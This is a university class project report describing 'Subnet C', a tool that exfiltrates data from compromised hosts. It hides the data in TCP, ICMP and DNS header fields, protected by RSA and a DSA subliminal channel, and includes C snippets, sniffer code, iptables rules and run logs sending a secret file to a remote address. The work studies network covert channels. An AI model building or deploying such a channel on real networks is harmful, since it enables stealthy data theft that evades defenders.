Subliminal Network Channels

Kyriakos Ispoglou

May 3rd, 2016

Abstract

In cyber security, an attack is -almost always- considered successful when it remains undetected. Attacker's goal is to gain access to an unauthorized network/host. Once this is done, the so-called ”post-exploitation” phase follows. In this phase, attacker usually installs a backdoor that can provide him future access to the compromised network. The problem here is that most attacks get detected during post exploitation phase (detecting attack during ”exploitation” phase is hard and requires administrators to inspect the network and incident response team being ready to narrow down the attack). Usually administrators are looking for suspicious open ports and processes but mostly for unusual network traffic.

For an attacker, having a stealth way to exchange data with a compromised machine can be a powerful tool in his arsenal. Although limited in some scenarios, covert channels provide a way to hide information in network traffic. In this project I analyse the pros and cons of network covert channels and I propose an improvement on their stealthiness.

1 Introduction

During the post exploitation phase of an attack, the attacker usually installs a backdoor that can provide him future access to the compromised network. In most cases a backdoor is a program that runs in the background and either waits (bind) or periodically connects back (reverse) to the attacker's machine and can provide a shell access to the attacker. But a remote shell is not always the goal. In the general form, attacker needs to ”read” information from the compromised machine (leak data) or ”write” information (new executables that will help him for further attacks).

In Figure 1 we can see the threat model: We have a small program that runs in a compromised host and we want that program to exchange information with the attacker. Between backdoor and attacker there is an IDS/-Firewall or a network administrator that inspects the network traffic.




Figure 1: Threat model

Note here that different scenarios may require different goals. In some cases attacker may want to hide his location and not his actual attack; He doesn't care if his attack get detected, but he only cares whether can be traced back. In these scenarios his IP must remain hidden.

In other scenarios attacker might want his attack to remain undetected. An undetected attack usually won't cause any need for tracing an attacker. In these cases, attacker can simply stay behind a VPN/proxy/proxychains and try to be as stealthy as possible.

Covert channels are a tool that can be used for the second scenario. *Note that covert channels suffer from the problem that destination address is remain exposed. If the goal is to protect attacker's identity then other methods are needed.*

2 Related Work

Covert channels in network communications try to hide information in places that are not used for data transmission. A detailed description of all network covert channels can be found in [**?**]. Covert channels tend to use fields in packet headers that are not originated for data exchange, like IP Protocol, IP Options, TCP Reserved and so on. It's possible to modify some of these fields without causing any problems to the transmission (for instance if you modify the checksum field, packet will be discarded). The problem with most fields is that they usually get predefined and predictable values, so when they start having strange values packets can automatically start getting suspicious. However there are some fields that their values are defined as "random" according to their RFCs. Such examples are IP ID, TCP initial sequence number, initial source port number, etc. Serving different purposes, these fields should take random values, so by manipulating them, we can hide inside thme our data.

In [**?**] the most prominent covert channel is to use the 32 bit sequence number in TCP packets. By sending multiple TCP SYN packetssa, it's possible to send a sufficient amount of data without raising any alarms. The proposed algorithm XORs the data with a constant key and then sets TCP SEQ accordingly. The main problems here are: i) A large traffic of SYN packets will be generated to a host that shouldn't any traffic goes to ii) If an eavesdropper knows what happens he can decrypt the traffic and read the data.

Authors at [**?**] analyse all possible covert channels in TCP/IP and propose the 24 lsb of the TCP sequence number as a covert channel.

Cirripede [**?**] is probably the best solution so far. Cirripede uses the 24 lsb of TCP SEQ as [**?**] suggest and uses public key cryptography to exchange an 128 bit AES key. Then it uses this key to securely exchange information. However the main focus of Cirripede is different: Authors propose a system that is unobservaly to Censorship Networks.

3 Introducing Subnet C

As already mentioned one limitation of Cirripede [**?**] is that it requires a bidirectional communication to exchange the symmetric key. In ***subnet C***, no key exchange is required. Communication can be in one direction. However we can adopt the idea of Cirripede to hide attacker's location: If we can have control over a router in the path from the compromised machine to the internet we can "steal" some packets and forward them to the attacker instead of their real destination. In this case no one will know whether data are leaked or not.

SubnetC consisting of 3 parts: The public key encryption, the digital signatures and the covert channels. Figure 2 shows a high level overview of the program.

At the front end we have the public key encryption. Secret is encrypted using attacker's public key. This way only attacker can decrypt it. But this is not enough: An eavesdropper that knows the algorithm can recover the ciphertext and in some cases this is not desired. One such example is that an active attacker (MiTM) can modify specific bits of the ciphertext and perform a Chosen Ciphertext Attack (CCA). Designing public key cryptosystems that are CCA-secure can be a real challenge.

After PKE, secret is further protected using digital signatures and subliminal channels [**?**]. With subliminal channels it's possible to hide information in a digital signature. This information can only be recovered if someone knows the "secret". [**?**] contains several examples on how to do that. The easiest subliminal channel in DSA is the following: Assume that both sides (signer and verifier) share the same private key x. Then signer instead of choosing a random k value for DSA, sets k equal to the value that he wants to send and signs the message. The verifier can verify the signature which will be valid. But if he also has the secret key he can recover k according to the DSA equations. Note that no one else can recover k unless it knows the secret key.

In this project we use a stealthier subliminal channel which is described in detail in [**?**]. Instead of sharing the secret key of the digital signature we share a secret large prime P. If we want to send the subliminal bit 1, we sign an innocuous message M, and we make sure the r parameter of the signature is a quadratic residue modulo P. If we want to send a bit 0, we make sure the r parameter is a quadratic non-residue modulo P. We can do that by signing the message with random k values until we get a signature with an r with the requisite property. Since quadratic residues and quadratic non-residues are equally likely, this is not too difficult. This scheme can be easily extended to send multiple subliminal bits per signature. If we share 2 secret primes P, Q we can send 2 bit by choosing a random k such that r is either a quadratic residue modulo P or a quadratic non-residue modulo P, and either a quadratic residue modulo Q or a quadratic non-residue modulo Q. A random value of k has a 25 percent chance of producing an r of the correct form. Primes can be preshared, or can be shared using one of the standard key exchange mechanisms.

The main advantage here is stealthiness; Signatures are indistinguishable from random numbers and no one can read the secret even if he knows what happens. The main problem here is bandwidth. A common signature of 320 bits can only have around 10 to 14 subliminal bits in it.

After this step the (protected) secret is ready to travel to its destination using a network covert channel. Because the bandwidth is way smaller that the actual data, we split the data in small pieces with each sending packet carrying a small part of the data.

At the other end, we follow the reverse process to extract the secret: First we collect the incoming packets from a given source address, and we extract the message from the covert channel. Then we assemble all messages to recover the encrypted data. Once we do that we can extract the subliminal message from the signatures and decrypt it using attacker's private key. If no errors occurred during these steps, we'll be able to recover the original secret that was sent.




Figure 2: General overview of Subnet C

4 Implementation of Subnet C

Now we can focus on the internal details of our 3000+ lines of code tool. Figure 2 shows a high level overview of the tool. Note that each method is optional; We can send the secret in plaintext, or we can add PKE, or a Subliminal channel, or both. Figure 3 shows a more detailed overview of the internal components of our tool.

4.1 Public Key Encryption

At the front end we have PKE. We used OAEP RSA (Optimal Asymmetric Encryption Padding) with 1024 bit public modulus. This limit us to a maximum secret size up to 128 bytes. However in order for our system to be secure, message space must be much smaller that ciphertext space, so we allow message to be up to 64 bytes (512 bits). However this is not a real problem, because we can use an ECB mode: We can split secret into 512 bit blocks and encrypt each block independently. Although the OAEP mode can provide us the required non-determinism to defend against Chosen Plaintext Attacks (CPA), we could implement other modes like CBC, OFB, etc. In the current version of this tool only ECB is implemented, as further protection is provided by subliminal channels.

Before we encrypt a message we prepend a small tag on it. Upon decryption we can verify the tag and if it's not corrupted we know that the ciphertext was decrypted successfully.

File pke.c is responsible for handling PKE. Functions `rsaencr()` and `rsadecr()` are used to encrypt and decrypt a message of arbitrary size. Note that these functions are simple wrappers for functions `rsaencr_blk()` and `rsadecr_blk()` which encrypt and decrypt a message block using OAEP RSA.

```
/* rsaencr() */

for( j=0, *clen=0; j<mlen;
     j+=PLAINTEXT_SZ, *clen+=RSA_KEY_LEN >> 3 )
{
    byte *blk = rsaencr_blk(&msg[j],
        PLAINTEXT_SZ, &len);

    if( !blk ) { *clen = -1; return NULL; }

    memcpy(&cipher[*clen], blk, len);

    free( blk );
}
```

```
/* rsadecr() */

for( j=0, *plen=0; j<clen; j+=RSA_KEY_LEN >> 3,
     *plen+=len )
{
    byte *blk = rsadecr_blk(&cipher[j],
        RSA_KEY_LEN >> 3, &len);

    if( !blk ) { *plen = -1; return NULL; }

    memcpy( &plain[*plen], blk, len );

    free( blk );
}
```

4.2 Subliminal Channels

As a signature algorithm, we use DSA with 160 bit private key. Functions `dsasubl_ins()` and `dsasubl_ext()` in subldsa.c are used to insert and extract a subliminal message from the signature. `dsasubl_ins()` is signing the message multiple times until it finds a suitable r:

```
for( i=0; i<SUBL_MSG_MAXTRIES; i++ )
{
    if( !(sign = dsasign(dsa, &slen)) ) {
        CLEANUP_DSA;
        return NULL;
    }

    for( j=0; j<len; ++j )
    {
        BN_bin2bn(secret_prime[j],
            PRIME_SIZE_BYTES, p);
```




Figure 3: Subnet C internals

```
        BN_gcd(a, r, p, ctx);
        if( !BN_is_one(a) ) break;

        BN_sub(a, p, one);
        BN_div(b, c, a, two, ctx);
        BN_mod_exp(c, r, b, p, ctx);

        if( BN_is_one(c) ) {
            if( secret[j] == 0 ) break;
        }
        else if( !BN_cmp(c, a) ) {
            if( secret[j] == 1 ) break;
        }
    }

    if( j == len )
    {
        /* Good signature  */
        ....
    }
}
```

Here Euler's Criterion is used to verify quickly whether a number is quadratic residue or non-residue modulo a prime. `dsasubl_ext()` does the reverse job (extracts a subliminal message from a signature using the secret primes):

```
for( j=0; j<len; ++j )
{
    BN_bin2bn(secret_prime[j], PRIME_SIZE_BYTES
        , p);
    BN_gcd(a, r, p, ctx);
    if( !BN_is_one(a) ) {
        CLEANUP_BUF;
        return NULL;
    }

    BN_sub(a, p, one);
    BN_div(b, c, a, two, ctx);
    BN_mod_exp(c, r, b, p, ctx);

    if( BN_is_one(c) ) secret[j] = 1;
    else if( !BN_cmp(c, a) ) secret[j] = 0;
}
```

The message that is signed can be a constant message (this is done in current version) or it can be the actual packets being sent. The latter approach can provide packet integrity which makes MiTM adversaries unable to tamper the packets. In case that there's a mutual trust, we can disable signature verification. In that case we can ignore s parameter of the signature and transmit only r. This reduces the data being transmitted by half.

4.3 Covert Channels

Once we finish with the encryption of the secret we have to chop it into very small pieces and transmit it using our covert channel. 3 types of covert channels are available: ICMP, TCP and DNS. Files transmit.c and transmit.h contain the required code to efficiently implement these covert channels. In order to implement the covert channels, access to raw sockets -and root privileges- is required.

First of all let's take a look to the places that we can use for our covert channel. From Figures 4 and 5 we can see that if we chose to send ICMP packets, we can only use the 16 bit ID field.




Figure 4: IP packet header




Figure 5: ICMP packet header

If we use TCP packets we can use the 16 bits from IP ID plus the 32 bits from sequence number [1]. In case that both sides are not behind a NAT we can also use 14 lsb of the source port, which gives us a total of 62 bits. The source port is usually an ephemeral port which has the 2 msb set and the rest are random. Figure 6 shows the TCP header and the fields that we use. Note that we don't use options header as IP packets with options may rise alarms.




Figure 6: TCP packet header

The final covert channel is in DNS packets. As before we can use 14 bits from source port of UDP header plus 16 bits from DNS identification fields (Figure 6). If we also include the 16 bits from IP ID we can have a covert channel of 46 bits.




Figure 7: UDP + DNS packet header

transmit.c can create and send arbitrary packets in a very cute way, using encapsulation. Functions `mk_ip_pkt()`, `mk_ping_pkt()`, `mk_tcp_pkt()`, `mk_udp_pkt()`, `mk_dns_pkt()` can create an IP, PING, TCP, UDP and DNS packet respectively, with an arbitrary payload. By combining these functions we can easily create any packet that we want.

Creating such packets with covert channels in it, it's not enough to remain undetected. Packets should be indistinguishable from normal packets; No one should be able to understand the difference between these and benign packets unless it sees the destination address[2] . Thus packets should mimic normal traffic:

- ICMP packets will be PING requests or responses with a constant payload that is used by ping tool
- TCP packets will be either SYN packets, or ACK-RST packets (a response to a closed port)
- DNS packets will be bogus DNS queries to a random DNS server or DNS responses to that bugus DNS query

The code that generates an ICMP PING packet with a covert channel in it is shown below:

```
proto = IPPROTO_ICMP;
pkt   = mk_ping_pkt(method & COVERT_REQ ?
            ICMP_ECHO : ICMP_ECHOREPLY, &len);

pkt = mk_ip_pkt(
        pack(secret,16),// secret goes here
        proto,          // set protocol
        SOURCE_IP,      // addr can be spoofed
        dstip,          // destination IP
        pkt,            // encapsulate payload
        &len            // payload length
    );
```

Simillary code that generates a TCP packet is:

```
proto = IPPROTO_TCP;

pkt   = mk_tcp_pkt(
        (method & COVERT_NAT) ?
            TCP_SPORT :
            0xc000 | pack(&secret[48], 14),
        TCP_DPORT,
        pack(&secret[16], 32),
```

[1]Although [?] suggest to use only 24 bits, in this version we use all of the 32 bits as signatures are pseudo random. This is not a problem however; it's very easy to modify the code to use only 24 bits.

[2]Remember, we can hide destination address, if we use the Cirripede method!

```
        ack,
        method & COVERT_REQ ? SYN : RST | ACK,
        &len
    );

pkt = mk_ip_pkt( ..., pkt, ... )
```

Finally the DNS packet is slightly more complicated:

```
proto = IPPROTO_UDP;

pkt   = mk_udp_pkt(
        (method & COVERT_NAT) ?
            TCP_SPORT :
            0xc000 | pack(&secret[32], 14),
        UDP_DPORT,
        mk_dns_pkt(
            pack(&secret[16], 16)
            method & COVERT_REQ ? DNS_REQUEST :
                 DNS_RESPONSE,
            &len
        ),
        &len
    );

pkt = mk_ip_pkt( ..., pkt, ... )
```

After we create the packets, `snd_pkt()` is called to send it to the remote host.

4.4 Sniffing

On the receiver's side we have to collect all of these packets (receive.c). A good method is to use libpcap to sniff all incoming packets from a given IP directly from the interface. Although this method requires root privileges, it has the advantage that compromised host can "listen" for packets without having any ports open -binding to a port is very noisy operation.

libpcap works using callbacks. We set a filter that matches all packets coming from the IP of the compromised host and when such a packet arrives, `sniff_frame()` is called. From there we can easily extract the data from the covert channel. Let's see an example for TCP packets (ICMP and DNS packets are very similar):

```
if( iph->protocol == IPPROTO_TCP &&
   (method & COVERT_MASK_LOW) == COVERT_TCP )
{
    /*
        ...
    */

    unpack(ntohl(tcph->seq), 32, &buf[16]);
    buflen += 32;

    if( !(method & COVERT_NAT) ) {
        unpack(ntohs(tcph->source), 14, &buf
            [48]);
        buflen += 14;
    }
}

unpack(ntohs(iph->id), 16, buf);
accumulate( buf, buflen );
```

Here we extract all the bits, we pack them in a single buffer, and we call another callback, `accumulate()`, which "puts" the received data into the right position.

Note that, we only sniff the packets; we don't actually steal them. This means that it's possible the host machine to respond to these packets -for example if host sends a TCP SYN packet, attacker's machine will response with a TCP RST packet. For this reason we should set some iptables rules to block responses:

```
[1]. Drop PING responses:
    iptables -A OUTPUT -p icmp --icmp-type echo
        -reply -d 192.168.1.100 -j REJECT


[2]. Drop DNS responses:
    iptables -A OUTPUT -p icmp --icmp-type port
        -unreachable -d 192.168.1.100 -j REJECT

    iptables -A OUTPUT -p udp --sport 53 -d
        192.168.1.100 -j REJECT


[3]. Drop TCP responses (ACK/RST on bogus SYN):
    iptables -A OUTPUT -p tcp --tcp-flags ALL
        ACK,RST -d 192.168.1.100 -j REJECT
```

4.5 Secret Recovery

Once the receiver's buffer is filled with the data, we can start extracting the secret, by extracting the subliminal bits from the DSA signatures first and then decrypting them using RSA.

Note that corrupted, or lost packets can cause problems to our secret recovery process. If we send secret as plain and a TCP packet get lost, we'll lose 8 bytes of the secret. But if we use PKE to protect the secret and a TCP packet get lost, then the whole ciphertext block will be corrupted, which means that we'll lose 64 bytes of the secret. This gives us a nice tradeoff between confidentiality and reliability.

4.6 Limitations

There are 2 major limitations in subnet C. The most important one is bandwdth. In the best case a 54 byte TCP packet can have only 62 bits (¡ 8 bytes) of useful information. In the worst case, a 90 byte ping request can have only 2 bytes of useful information. Also the more protections we add, the bigger the ciphertexts become and the more packets are required to be sent.


Another problem here is reliability. If a packet get lost or get corrupted, secret cannot be recovered correctly. For this reason some sort of reliability is required[3] (for

[3]This feature is not implemented in current version 1.0

example redundancy, ACKs, NACKs, etc.). For example we use the IP ID as an index and use the TCP SEQ and TCP source port as covert channels. Then we'll send each packet twice hoping at least one will be received correctly. The IP ID can be used to distinguish between the same packets.

5 Evaluation


The evaluation is long as there are many available options. So we'll highlight on most important ones. Let's start with a quick look at the options that are offered by subnet C:



```
ispo@xrysa:~/cs528_netsec/project$ ./subnetc --help
Usage: subnetc [OPTION...] [FILENAME]
subnet C - Subliminal Network Channels

 Program operation:
  -c, --client               Operate as a client (sender)
  -s, --server               Operate as a server (receiver)

 Subliminal channel options:
  -B, --bandwidth=BITS       Bandwidth of subliminal channel in bits
      --dsa                  Use DSA subliminal channel
      --rsa                  Encrypt secret using RSA
      --verify               Verify the signature (use both (r,s))

 Covert channel selection:
      --dns                  DNS covert channel
      --icmp                 ICMP ECHO covert channel
      --tcp                  TCP covert channel

 Channel mode:
  -n, --nat                  NAT is used; Do not use source ports as channels
  -q, --request              Send 'request' packets
  -r, --response             Send 'response' packets

 Other options:
  -A, --addr=IP_ADDR         IP address of send/receive data
  -d, --debug=LEVEL          Set the debug level 1-3
  -D, --delay=MILLISEC       Delay between packets being sent (C)
  -i, --if=INTERFACE         Interface to sniff from (S)
  -w, --wait=SECONDS         How many seconds to wait before stop sniffing (S)

  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version

Mandatory or optional arguments to long options are also mandatory or optional
for any corresponding short options.

This program is written for class project. Extra effort should be needed to
make it ready to work in real scenarios
```


Figure 8: Subnet C available options

Figures 9 through 13 show some screendumps of the program execution. The main goal is to successfully transmit a secret without being detected.




```
ispo@xrysa:~/cs528_netsec/project$ sudo ./subnetc -c -A 192.168.1.101 --dns -q -D 500 -d2 foo.txt --dsa
+---------------------------------------------------+
|      PURDUE Univ. CS528 - Network Security        |
|    Final Project: Subliminal Network Channels     |
|                                             -ispo |
+---------------------------------------------------+

[+] Secret read: 54 68 69 73 20 69 73 20 73 6f 6d 65 20 64 61 74 61 20 74 68 61 74 20 49 20 77 61 6e 74 20 74
 6f 20 73 65 6e 64 2e 0a 41 6e 64 20 49 27 6d 20 67 6f 6e 6e 61 20 74 6f 20 61 64 64 20 6d 6f 6f 6f 6f 6f 72
65 20 73 74 75 66 66 20 3a 29 0a 0a 2d 69 73 70 6f 0a
[+] Good signature found after 270 tries.
[+] 30 2d 02 14 5f a3 22 56 51 ba 9a 77 86 e8 c5 d9 b5 44 5c 4b 8b e0 7e 6c 02 15 00 9f 35 b6 0c 54 8d 13 ca
45 ae dc 05 8c 6e 4c e5 0f 5a b0 81
[+] Returning: 5f a3 22 56 51 ba 9a 77 86 e8 c5 d9 b5 44 5c 4b 8b e0 7e 6c
[+] Good signature found after 222 tries.
[+] 30 2e 02 15 00 b7 3f 21 2a 40 17 5a 31 56 a7 5e e9 2d 1d 35 71 19 05 00 8c 02 15 00 8d e4 2b c8 16 56 8e
c5 31 21 91 62 0a 88 ca 52 17 a4 5b 63
[+] Returning: b7 3f 21 2a 40 17 5a 31 56 a7 5e e9 2d 1d 35 71 19 05 00 8c
[+] Good signature found after 712 tries.
[+] 30 2d 02 15 00 ae ea 55 59 b6 24 27 d3 d6 5c b1 7f bb 00 ec e5 84 45 74 bd 02 14 65 9a 6a 30 85 e4 4d 99
b7 87 97 9a 4e 43 14 67 86 57 f9 61
[+] Returning: ae ea 55 59 b6 24 27 d3 d6 5c b1 7f bb 00 ec e5 84 45 74 bd
[+] Good signature found after 19 tries.
[+] 30 2c 02 14 03 bd ef 66 06 37 92 97 cf da fb be 99 6b d5 f8 6b 6f 8b e7 02 14 56 b9 8d ab 63 8f 6d 9c 50
06 2e bb c9 f4 e4 1f 43 bc bf 07
[+] Returning: 03 bd ef 66 06 37 92 97 cf da fb be 99 6b d5 f8 6b 6f 8b e7
[+] Good signature found after 1675 tries.
[+] 30 2d 02 15 00 af 1d 95 39 42 9e 41 e9 a8 ed b1 93 04 e2 d3 2a 05 e0 c5 17 02 14 5a c4 12 9f 89 09 98 83
d9 2e 64 ac f8 aa f6 f1 3f 7e da 31
[+] Returning: af 1d 95 39 42 9e 41 e9 a8 ed b1 93 04 e2 d3 2a 05 e0 c5 17
[+] Good signature found after 75 tries.
```

Figure 9: Generating 'good' DSA signatures



```
ispo@xrysa:~/cs528_netsec/project$ sudo ./subnetc -s -A 192.168.1.101 -i eth0 --tcp -q -d2 secret_tiny.txt
-w100 --dsa
+---------------------------------------------------+
|      PURDUE Univ. CS528 - Network Security        |
|    Final Project: Subliminal Network Channels     |
|                                             -ispo |
+---------------------------------------------------+

[+] Sniffing on device eth0
[+] At any time press Ctrl+C to stop sniffing and continue processing.
[+] #1 Got packet from 192.168.1.101.
[+] Got secret bits: 0011101000000100001110010001011011010111011011011110111000101 1
[+] #2 Got packet from 192.168.1.101.
[+] Got secret bits: 0000010001101011111001000110111100100011100100101011011010111 1
[+] #3 Got packet from 192.168.1.101.
[+] Got secret bits: 0111010111101101101111010010011010110100011110110010110011100 0
[+] #4 Got packet from 192.168.1.101.
[+] Got secret bits: 1000100101010100011101011010101101100001100011111100011000110 0
[+] #5 Got packet from 192.168.1.101.
[+] Got secret bits: 0110000001010011010000100110111000101000010000010100011101100 1
[+] #6 Got packet from 192.168.1.101.
[+] Got secret bits: 1000101110010011101111110100101001010000010001111010011111000 0
[+] #7 Got packet from 192.168.1.101.
[+] Got secret bits: 1111000110110111100001000101000111110111000000110111111101001110
[+] #8 Got packet from 192.168.1.101.
[+] Got secret bits: 0010111100011010001111011010010111101101100001100010100100110 1
[+] #9 Got packet from 192.168.1.101.
[+] Got secret bits: 1010100110010101111011101011100011110000010100010110001100000 0
[+] #10 Got packet from 192.168.1.101.
[+] Got secret bits: 0110111101110100010100011010010001111011001101111111001111011 0
[+] #11 Got packet from 192.168.1.101.
[+] Got secret bits: 0000010100001000100100000000000000000000000000000000000000000 0
[-] Error! IP packet with options found.
^C[+] Stop sniffing...
[+] Sniffing complete
[+] Returning from receive()...
